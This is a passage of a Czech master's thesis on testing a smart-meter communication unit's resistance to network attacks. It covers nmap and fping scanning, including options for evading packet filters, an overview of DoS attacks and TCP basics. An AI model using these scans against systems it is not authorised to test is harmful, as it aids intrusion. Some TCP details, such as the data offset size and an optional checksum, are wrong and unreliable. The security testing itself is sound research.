Titulni strana

Oficiální zadani

Licenční smlouva1

Licenční smlouva2

ANOTACE

Systémy dálkového sběru dat mají široké uplatnění. Jednou z oblastí je i sběr dat v energetice, kdy se odečítá spotřeba elektrické energie při tzv. průběhovém měření. Výhodou dálkového odečtu odebrané elektrické energie je možnost častých odečtů bez nutnosti fyzické přítomnosti u daných elektroměrů. Nevýhodou dálkového sběru dat je, že přenos dat v síti může být předmětem různých typů útoků. Základem jakékoli obrany je důkladná znalost těchto útoků. Obrana proti těmto útokům je možná, ale vyžaduje naši pozornost.

Diplomová práce se zabývá problematikou testování odolnosti komunikační jednotky LAN dálkového sběru dat vůči útokům ze sítě Internet. Dále se práce zabývá algoritmy jednotlivých útoků, prostředky potřebnými pro jejich realizaci a mechanismy jejich měření a vyhodnocení.

Součástí práce je tematický úvod o zapojení komunikační jednotky a zapojení sestavy pro simulaci útoku. Další část práce se věnuje nalezení dostupných systému a služeb z venkovního Internetu. Hlavní část práce je zaměřena na útoky na dostupnost služeb a odposlech spojení. Závěr práce se zabývá volbou kryptografického systému pro dálkový sběr dat a poukazuje na možnost zrcadlení autentizace. Nastíněn je také problém fyzické bezpečnosti.

Výsledkem práce skript realizující všechny popsané útoky.

Klíčová slova: komunikační jednotka, dálkový sběr dat, Internet, útočník, dostupnost služby, odposlech, zrcadlení autentizace, skript

ABSTRACT

Remote data collection systems are widely used. One of the area is also data collection in energetics, where the energy consumption can be collected daily and presented to users on-line. The advantage of the remote data collection is possibility of frequent readings without a physical presence at the electrometers. The data transmission over the Internet can be subject of various attacks, which is the disadvantage. The understanding of attack method is the most important thing. The protection against the hackers is not complicated, but requires lot of attention.

This master's thesis is focused on testing security of the communication unit LAN of remote data acquisition against attacks from the Internet. The next aim of this thesis is to describe algorithm of particular attack, needed recourses for their realization and method of their measurement and evaluation.

Communication unit and component composition for attacks simulation is described in the first part of this thesis. The next part is focused on scanning for hosts and ports. The main part of this thesis is focused on the denial of service attacks and man in the middle attacks. In the end of my thesis is described selection of cryptographic system for remote data acquisition and is showed possibility of authentication mirroring. Problems of physical security are described too.

The result of this thesis is script implementing all attacks, which are described.

Keywords: communication unit, remote data acquisition, Internet, hacker, Denial of Service, spoofing, authentication mirroring, script

Bibliografická citace

MLÝNEK, P. *Systém pro testování odolnosti komunikační jednotky LAN dálkového sběru dat.* Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2008. 70 s. Vedoucí diplomové práce doc. Ing. Jiří Mišurec, CSc.

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma "Systém pro testování odolnosti komunikační jednotky LAN dálkového sběru dat" jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.“

V Brně dne …… ……..

(podpis autora)

PODĚKOVÁNÍ

Děkuji vedoucímu diplomové práce doc. Ing. Jiřímu Mišurcovi, CSc., za jeho užitečnou metodickou pomoc a cenné rady při zpracování mé diplomové práce. Rád bych také poděkoval panu Ing. Martinu Koutnému, za konzultace a poskytnuté rady. Na závěr bych rád poděkoval svým rodičům za podporu, kterou mi dávali po celou dobu mého studia.

V Brně dne …… ……..

(podpis autora)

SEZNAM POUŽITÝCH ZKRATEK

ACK	Acknowledgment
AES	Advanced Encryption Standard
ARP	Address Resolution Protocol
CBC	Cipher Block Chaining
DES	Data Encryption Standard
DoS	Denial of Service
DDoS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol
DK	Distribuční klíč
DNS	Domain Name System
DRDoS	Distributed Reflection Denial of Service
EAPOL	Extensible Authentication Protokol over LAN
ECB	Electronic Code Book
FIN	Finalize - No more data from sender
GSM	Global System for Mobile communication
IDEA	International Data Encryption Algorithm
ICMP	Internet Control Message Protocol
IP	Internet Protocol
ISN	Initial sequence number
KJ	Komunikační jednotka
LAN	Local Area Network
MAC	Media Access Control
PSH	Push function
RSA	Rivest, Shamir, Adleman
RST	Reset the connection
SC	Sběrová centrála
SYN	Synchronize sequence numbers
TCP	Transmission Control Protocol
UDP	User Datagram Protocol

OBSAH

ÚVOD

Systémy dálkového sběru dat mají široké uplatnění. Jednou z oblastí je i sběr dat v energetice, kdy se odečítá spotřeba elektrické energie při tzv. průběhovém měření. Výhodou dálkového odečtu odebrané elektrické energie je možnost častých odečtů bez nutnosti fyzické přítomnosti u daných elektroměrů. Nevýhodou dálkového sběru dat je, že přenos dat v síti může být předmětem různých typů útoků. Základem jakékoli obrany je důkladná znalost těchto útoků.

Pro dálkový sběr dat mohou být využity různé komunikační kanály, jako například GSM síť, veřejná telefonní síť nebo síť Ethernet, pomocí níž se připojíme do Internetu. Tato práce se zabývá dálkovým sběrem dat přes Internet.

Internet je v současnosti nejrozšířenější sítí sloužící k datové komunikaci. Snaha o maximální využití při datových přenosech z různých zařízení vyžaduje vytvářet vhodné komunikační jednotky, které umožní připojení různých zařízení, jako je například elektroměr, do sítě Internet. Pomocí komunikační jednotky se připojí elektroměr do sítě Internet a umožní se tak dálkový odečet spotřebované nebo dodané elektrické energie.

Vlastní komunikační jednotka a přenos dat přes Internet mohou být předmětem různých útoků.

Úvod práce popisuje zapojení komunikační jednotky. Další část je věnována hledání dostupných systému a síťový služeb z venkovního Internetu. Hlavní část práce se zabývá útoky, které jsou zaměřené na dostupnost služeb a odposlech spojení. Mezi útoky na dostupnost služeb patří především SYN flood útok, který zneužívá špatné implementaci začátku spojení protokolu TCP/IP. Dále je to resetovací útok, pro který je nutné znát sekvenční čísla. Odposlechnout spojení můžeme pomocí ARP spoofingu, DHCP spoofingu, MAC floodingu, Port stealingu nebo DNS spoofingu atd. ARP spoofing využívá toho, že protokol ARP si vůbec nehlídá, jestli o tato data žádal nebo ne. DHCP spoofing využívá faktu, že na jedné síti může běžet více DHCP serverů. Pomocí MAC flooding zahltíme switch a ten se poté chová jako hub. Port stealing je založený na krádeži portů. DNS spoofing umožní přesměrování i mimo lokální síť.


Závěr práce popisuje volbu kryptografického systému pro dálkový sběr dat z elektroměru, dále se zabývá bezpečností procesu autentizace a poukazuje na možnost vydávat se za komunikační jednotku díky zrcadlení autentizace.

Zmíněna bude taky fyzická bezpečnost.

Popsané metody a útoky jsou sloučeny do jednoho skriptu, který může sloužit jako systém pro testování odolnosti komunikační jednotky, ale i jiných systémů.


1 KOMUNIKAČNÍ JEDNOTKA

Komunikační jednotka umožňuje připojení různých zařízení, jako například elektroměr, do sítě Internet pomocí protokolu TCP/IP. Otevřenost a dostupnost veřejné sítě Internet přináší kromě kladů také řadu bezpečnostních rizik. Nechráněná data putující po sítích a je snadné je odposlechnout a zneužít. Naproti tomu stále větší dostupnost veřejné sítě Internet předurčuje k využití pro datové přenosy a sběr dat z měřicích zařízení.



Obr. 1-1: Základní schéma komunikace

Na Obr. 1-1 je znázorněno základní schéma komunikace mezi elektroměrem a sběrnou centrálou. Tato komunikace však nezaručuje důvěryhodnost, bezpečnost a autentičnost přenášených dat. Data jsou přenášena v otevřené, srozumitelné podobě a každý si je může přečíst nebo zmodifikovat. Není ani zaručena autentičnost obou stran. Proto bylo navrženo řešení na Obr. 1-2, které obsahuje prvky pro zabezpečení přenášených dat v sítí Internet (viz lit. [3]).



Obr. 1-2: Základní schéma zabezpečené komunikace

Měřící zařízení (Elektroměr) měří odběr a dodávku elektrické energie. Obsahuje vnitřní zálohované hodiny, které tvoří měřící periodu a řídí tarifní spínání. V paměti elektroměru se ukládají stavy celkové spotřeby, spotřeby v jednotlivých tarifech, výkonová maxima v tarifech a stavy všech registrů při posledních třech odečtech.

CU-P21 je komunikační jednotka měřícího přístroje. Představuje rozhraní mezi kryptografickým modulem a zdrojem energetických dat. Použitý modul CU-P21 obsahuje GSM/GPRS rozhraní s doplňujícím sériovým rozhraním RS232 (pro lokální

odečet dat). Rozhraní RS232 je využito pro propojení zdroje dat a kryptografického modulu. Předpokladem je propojení zdroje dat a kryptografického modulu přes jednoduché sériové rozhraní. Teprve kryptografický modul je připojen do přenosové sítě.

RCM3700 je kryptografický modul zajišťující kryptografické operace spojené se zabezpečením datového přenosu.


Šifrátor je prvek zajišťující kryptografické operace na straně sběrové centrály. Jeho úkolem je oboustranná autentizace při připojování na kryptografický modul a šifrování a dešifrování datového toku proudícího od a k sběrové centrále.

Sběrová centrála představuje centrální bod sítě zajišťující sběr dat ve své subdoméně. Sběrová centrála může s elektroměrem pracovat ve dvou módech. A to buď v pasivním anebo aktivním módu. V pasivním módu se k centrále přihlašují elektroměry. Centrála nemusí znát IP adresy jednotlivých komunikačních jednotek elektroměrů. V aktivním centrála inicializuje spojení a žádá elektroměry o poslání dat. Centrála musí znát IP adresy jednotlivých komunikačních jednotek elektroměrů (viz lit. [3]). Dále budeme uvažovat jenom aktivní mód.

2 SESTAVA PRO SIMULACI ÚTOKŮ

Pro účely simulace útoků a testování odolnosti komunikační jednotky byla vytvořena sestava pro simulaci a testovaní odpovídající reálnému zapojení. Blokové schéma zapojení je uvedeno na Obr. 2-1.

Komunikaci inicializuje centrála přes šifrátor, který se poté spojí s kryptografickým modulem elektroměru. Po úspěšné oboustranné autentizaci, může začít komunikace centrály s komunikační jednotkou, viz lit. [3]. (Pozn.: Na počítači útočníka běží systém Linux, proto budeme využívat převážně Linuxové nástroje.)



Obr. 2-1: Schéma zapojení testovacího pracoviště

3 SKENOVÁNÍ

3.1 Nalezení dostupných systémů

Podstatou skenovaní je nalezení systémů dosažitelných z venkovního Internetu. Základem je zjistit, jestli je cílová IP adresa dosažitelná.

Základní skenovací technikou je ICMP echo neboli ping. Program *ping* vysílá na cílový stroj ICMP paket echo, na který protistrana odpovídá ICMP paketem echo reply. Dostupné systémy lze nalézt tak, že na všechny IP adresy z daného síťového rozsahu postupně posíláme ping. Podle odpovědi snadno zjistíme, které z IP adres je dostupná. Jednoduchý ping se dá bez problému použít na sítích střední velikosti, na větších sítích by tento způsob trval značně dlouho. Existují však nástroje, které toto skenovaní urychlí, jak bude uvedeno dále.

Hromadný ping lze provést snadno, pro Linux i Windows, existuje spousta nástrojů. V Linuxu lze použít například *fping*. Ten na rozdíl od klasického pingu nečeká na odezvu od cílového systému, ale paralelně vysílá výzvy na větší počet IP adres najednou, takže celý proces je poměrně rychlý.

fping –a –g 10.10.11.0/24

```
10.10.11.0
10.10.11.1
10.10.11.10
```

Díky parametru *-a* vypíše program *fping* pouze dostupné systémy.

Další praktický nástroj je Linuxový program *nmap*. Jednou z jeho vlastností je hromadný ping, který se spouští parametrem *-sP*.

nmap –sP 10.10.11.0/24

```
Host (10.10.11.0) seems to be subnet broadcast address (returned
1 extra pings).
Host (10.10.11.1) appears to be up.
Host (10.10.11.10) appears to be up.
Host (10.10.11.255) seems to be subnet broadcast address
(returned 1 extra pings).
Nmap finished: 256 IP addresses (2host up) scanned in 20
seconds.
```

Z výše uvedených výpisu programů *nmap* a *fping* je pravděpodobné, že komunikační jednotka má IP adresu 10.10.11.10, jelikož 10.10.11.1 je patrně router podsítě.

Může se stát, že cílová síť ICMP dotazy ignoruje, protože hraniční směrovače a firewally jsou nastaveny kvůli bezpečnosti tak, aby ICMP dotazy z vnější sítě zahazovaly.

Pokud nemůžeme použít ICMP, použijeme skenování portů a vyzkoušíme všechny porty na všech IP adresách z cílového rozsahu. Tato metoda je časově náročná, ale odhalí i skryté počítače. [1]

3.2 Nalezení síťových služeb

Při skenovaní portů se připojujeme na různé TCP a UDP porty, abychom zjistili, na kterých portech naslouchají síťové služby. Skenováním portů získáme seznam síťových služeb, které můžeme napadnout.

Použijeme opět Linuxový nástroj *nmap*. *Nmap* patří mezi nejlepším skenovací programy, protože obsahuje všechny pokročilé techniky skenování, jako například TCP sken, TCP SYN sken, TCP FIN sken, UDP sken atd.

nmap –sS 10.10.11.10

```
Port        State           Protocol
2000        open            tcp
80          open            tcp
```

Z výše uvedeného výpisu je pravděpodobné, že na portu 2000 čeká komunikační jednotka na příchozí spojení od šifrátoru, jelikož port 80 používá webový server.

Programu *nmap* jsme parametrem *–sS* zadali, že má použít TCP SYN sken. TPC SYN sken posílá SYN paket, stejně jako když chceme otevřít spojení. Jako odpověď může přijít RST nebo SYN/ACK paket, dle kterého *nmap* vyhodnotí, zda zařízení poslouchá či neposlouchá na daném portu.

Pokud se například chceme dostat přes paketový filtr, můžeme zkusit parametr *–f*, díky kterému *nmap* rozdělí TCP hlavičky do několika samostatných paketů. Některé starší filtry a firewally nechají pakety rozdělené, takže sken projde bez povšimnutí. Parametrem *–D* se zapne režim, při kterém *nmap* mezi skenovací pakety vkládá matoucí informace. Současně se pustí skutečný sken. Cílový počítač bude těžko rozeznávat mezi skutečným a předstíraným skenem, viz [1].

Alternativou hledání dostupných systému a portů, na kterých naslouchají služby je program *SuperScan* ve Windows. Jde o jeden z nejrychlejších programů pro hromadný ping, stejně jako *fping* totiž posílá více ICMP echo paketů najednou a odpovědi sbírá průběžně.

V *SuperScanu* nastavíme rozsah IP adres:

```
Start IP: 10.10.11.0
Stop IP:  10.10.11.254
```

Výsledkem je *SuperScan Report* ve formátu html:

IP	***10.10.11.10***
Hostname	*[Unknown]*
TCP Ports (1)	
2000	*Remotely Anywhere / VIA NET.WORKS PostOffice*
TCP Port	***Banner***

Tab. 3-1: SuperScan Report

4 ÚTOKY NA DOSTUPNOST SLUŽEB

Útoky na dostupnost služeb (Denial of Service, DoS) se změnily z obyčejných nepříjemností na vážnou hrozbu. Většina těchto útoků zneužívá chyby v implementaci TCP/IP protokolu.

Nové a mnohem vážnější typy útoků na dostupnost služeb jsou útoky distribuované (Distributed Denial of Service, DDoS). Distribuovaných útoků se účastní zpravidla velké množství počítačů, které dokáží soustředěným útokem zahltit kapacitu i těch největších linek.

4.1 Běžné útoky na dostupnost služeb

DoS útoky využívaly především chyb operačních systémů. Šlo o nedostatky návrhu nebo programátorské přehmaty, díky kterým se hardware nebo software špatné vyrovnával s nečekanými stavy.

Mezi tyto útoky například patří:

- **Příliš velké pakety** - starší operační systémy se nedokázalo vyrovnat s paketem, delšími než 65 kilobajtu
- **Překrývající se rozdělené pakety** - na pakety rozdělené do několika navzájem se překrývajících částí některé operační systémy v minulosti reagovaly pádem
- **Zaplavení smyčky** - využívají TCP/IP paket se zdrojovou i cílovou adresou nastavenou na IP adresu oběti
- **Drobení paketu** - Protokol TCP/IP dovoluje odesílaný paket rozdělit na několik menších částí. Sestavení paketu nějakou dobu trvá. Rozdělením každého paketu na nejvyšší možný počet kousků může odesilatel provést DoS útok na příjemce paketů.
- **Kombinace výše zmíněných**

Většina výše popsaných chyb už byla opravena, takže se tyto útoky již nepoužívají. Útočníci mají k dispozici efektivnější útoky DDoS. [1]

4.2 Distribuované útoky

Po technické stránce se tyto útoky soustředí na standardní mechanismy TCP/IP, především na zpracování paketů se SYN příznakem.

Jednou z nejhorších forem jsou takzvané zombie sítě. Pojmem zombie síť se označuje větší počet počítačů, které ovládá hacker na dálku. Není problém vytvořit zombie síť o tisícovkách počítačů, a taková síť už společnou silou dokáže položit i nejsilnější internetové linky. [1]

4.3 TCP protokol

Pro pochopení dalších útoků popíšu TCP protokol. TCP je protokolem transportní vrstvy, je definován v rfc793 (viz lit. [13]).

Protokol TCP zajišťuje spolehlivé, proudově orientované, obousměrné spojení. Z těchto důvodů obsahuje opravné mechanismy, které zajišťují detekci chyb při přenosu. Chyby detekuje prostřednictvím kontrolních součtů v paketech. V případě chyby se paket přenáší znova. Protokol TCP dále garantuje, že odeslaná data jsou protistranou přečtena kompletní a ve stejném pořadí v jakém byla vyslána, proto musí být ošetřeny chyby typu ztracený či naopak duplicitní paket, nebo paket, který dorazí mimo správné pořadí. V tomto hraje důležitou roli tzv. číslo sekvence (sequence number). Každý segment dat má přiřazen své číslo sekvence (pořadí), přijímající strana pak straně vysílající vždy potvrdí přijetí. Pokud dojde ke ztrátě části dat a vysílající strana v limitu neobdrží potvrzení o jejich přijetí, pošle data znovu. V rámci TCP spojení mohou obě strany data vysílat i přijímat současně. [5]

4.3.1 Hlavička TCP paketu

Pro přenos dat má protokol TCP přesně definovanou hlavičku, viz Obr. 4-1.

<table>
<tr><th>bity</th><th>0-3</th><th>4-7</th><th>8-15</th><th>16-31</th></tr>
<tr><td>0</td><td colspan="3">Zdrojový port</td><td>Cílový port</td></tr>
<tr><td>32</td><td colspan="4">Sekvenční číslo</td></tr>
<tr><td>64</td><td colspan="4">Potvrzovací číslo</td></tr>
<tr><td>96</td><td>Datový offset</td><td>Rezerv.</td><td>Příznaky</td><td>Okno</td></tr>
<tr><td>128</td><td colspan="3">Kontrolní součet</td><td>Urgentní ukazatel</td></tr>
<tr><td>160</td><td colspan="3">Vlastnosti</td><td>Zápati</td></tr>
<tr><td>192</td><td colspan="4">Data</td></tr>
</table>

Obr. 4-1: Hlavička TCP protokolu

TCP hlavička obsahuje:

Zdrojový port – port procesu generujícího datagram.

Cílový port – určuje, kterému procesu na cílovém uzlu jsou data určena.

Sekvenční číslo – sekvenční číslo prvního datového oktetu v segmentu (pokud není nastaven příznak SYN). Pokud je nastaven příznak SYN, jedná se o tzv. initial sequence number – ISN a první datový oktet má číslo ISN + 1.

Potvrzovací číslo – má význam, pouze když je nastaven kontrolní bit ACK. Toto číslo je nastaveno na hodnotu, kterou odesílatel očekává v poli Sequence Number v následujícím paketu. Je-li ustaveno spojení, je toto číslo vždy posíláno.

Datový offset – 32 bitové číslo, které specifikuje, na kterém místě v segmentu začínají data.

Rezervace – 6ti bitové pole je rezervované a mělo by vždy být nulové

Příznaky – kontrolní bity (příznaky) zajišťující "handshaking" a ostatní specifické procesy:

- URG – TCP segment nese naléhavá data;
- ACK – pole s potvrzovacím číslem se má brát v úvahu;
- PSH – funkce zajišťující odeslání všech nepotvrzených dat v bufferu;
- RST – odmítnutí spojení;
- SYN – synchronizace sekvenčních čísel;
- FIN – oznámení, že odesílající nemá žádná další data.

Okno – určuje množství dat v bytech, které je potvrzováno najednou.

Kontrolní součet – kontrolní součet, není povinný a v tom případě je 0.

Urgentní ukazatel – údaj je platný pouze tehdy, pokud je nastaven příznak URG.

Vlastnosti – nepovinné pole proměnné délky určené pro volitelné parametry TCP.

Zápatí – zarovnání hlavičky nulovými bity.


4.3.2 Navazování spojení

Navazování spojení je ukázáno na Obr. 4-2. Požadavek o navázání spojení inicializuje aplikační proces. V TCP může aplikační proces vytvořit spojení s jiným zařízením (*aktivní otevření*) nebo může poslouchat a poté akceptovat spojení z jiného zařízení (*pasivní otevření*). Aplikace používající TCP pracují v režimu klient-server.

Rozdíl mezi *aktivním a pasivním otevřením* je v tom, že při aktivním spojení vysílá TCP vrstva SYN paket druhé stanici, s kterou spojení navazuje, kdežto při pasivním spojení TCP vrstva poslouchá na daném portu a čeká právě na SYN paket.

Při *pasivním otevření* čeká server na stanoveném portu příchozí žádosti o spojení. Vlastní komunikaci pak zahajuje klient aktivním otevřením spojení.

Aktivní otevření je prováděno klientem, který odešle paket s nastaveným příznakem SYN (synchronize), v němž zároveň uvede počáteční sekvenční číslo pro svůj datový proud. Server odpoví paketem s nastavenými příznaky SYN a ACK a svým počátečním sekvenčním číslem. Klient potvrdí přijetí tohoto segmentu svým druhým segmentem, tentokrát s příznakem ACK, čímž je spojení otevřeno a může začít výměna dat. Tato tzv. trojcestná výměna (three-way handshake) je základním charakteristickým znakem TCP. [13] [5]



Obr. 4-2: Stavový diagram protokolu TCP

Jednotlivé stavy, ve kterých se TCP spojení může nacházet:

- CLOSED: spojení není navázáno.
- LISTEN: čekáme na příchozí spojení (na straně serveru je port otevřen).
- SYN_SENT: probíhá navazování nového spojení (na straně klienta zaslán SYN paket, od protistrany očekáváme potvrzení SYN-ACK).

- SYN_RECV: probíhá navazování nového spojení (na straně serveru jsme obdrželi SYN paket a odpověděli jsme zasláním SYN-ACK a očekáváme potvrzení)
- ESTABLISHED: spojení je navázáno a je plně funkční (připraveno k přenosu dat nebo přenos dat probíhá).
- FIN_WAIT1: ukončení spojení inicializované naší stranou (protistraně jsme zaslali FIN paket a čekáme na jeho potvrzení).
- FIN_WAIT2: pokračuje ukončení spojení inicializované naší stranou (obdrželi jsme potvrzení námi zaslaného FIN paketu a očekáváme FIN paket protistrany).
- TIME_WAIT: poslední fáze námi inicializovaného ukončení spojení (obdrželi jsme FIN paket od protistrany a potvrdili jeho přijetí, po uplynutí prodlevy (která je v RFC definovaná jako dvojnásobek hodnoty MSL - "Maximum Segment Lifetime") přejdeme do stavu CLOSED).
- CLOSING: pokračuje ukončení spojení inicializované naší stranou (protistraně jsme zaslali FIN paket a očekáváme jeho potvrzení. Mezitím jsme ale obdrželi od protistrany FIN paket, potvrdíme tedy jeho přijetí a dále čekáme na potvrzení námi zaslaného FIN paketu).
- CLOSE_WAIT: ukončení spojení inicializované protistranou (obdrželi jsme FIN paket a potvrdili jeho přijetí).
- LAST_ACK: pokračuje ukončení spojení inicializované protistranou (poslali jsem FIN a čekáme na jeho potvrzení, poté přejdeme do stavu CLOSED).

Three-way handshake

Při navazování TCP spojení se uplatňuje mechanismus tzv. „*three-way handshake*“(viz Obr. 4-2). Během tohoto handshaku se obě strany dohodnou na počátečních číslech sekvence:

- klient nejprve pošle serveru paket, který má nastavený SYN příznak (žádost o navázání spojení) a současně obsahuje prvotní číslo sekvence ze strany klienta (ISN klienta). Na straně klienta se spojení nachází ve stavu SYN_SENT.
- server po obdržení SYN paketu odpoví klientu paketem, který má nastavené příznaky SYN a ACK, dále obsahuje prvotní číslo sekvence ze strany serveru (ISN serveru) a potvrzené číslo sekvence klienta (ISN klienta zvýšené o 1). Na straně serveru se spojení nachází ve stavu SYN_RECV.
- klient odpoví paketem s nastaveným příznakem ACK a potvrzením čísla sekvence serveru (ISN serveru zvýšené o 1). Jakmile paket dorazí k serveru, spojení se na obou stranách nachází ve stavu ESTABLISHED.

4.3.3 Ukončování spojení

Při ukončení TCP spojení si obě strany vymění pakety s nastaveným příznakem FIN a obě strany také potvrdí přijetí FIN paketu.

Z pohledu strany, která iniciuje ukončení spojení, to vypadá takto:

- pošleme FIN paket a čekáme na jeho potvrzení protistranou (FIN_WAIT1);
- pak buď obdržíme potvrzení, že náš FIN paket byl přijat a čekáme, až protistrana bude připravena spojení ukončit a pošle svůj FIN paket (FIN_WAIT2), jakmile FIN paket protistrany obdržíme, potvrdíme jeho přijetí a přejdeme do stavu TIME_WAIT. Po uplynutí prodlevy dané specifikací TCP spojení zaniká (CLOSED);
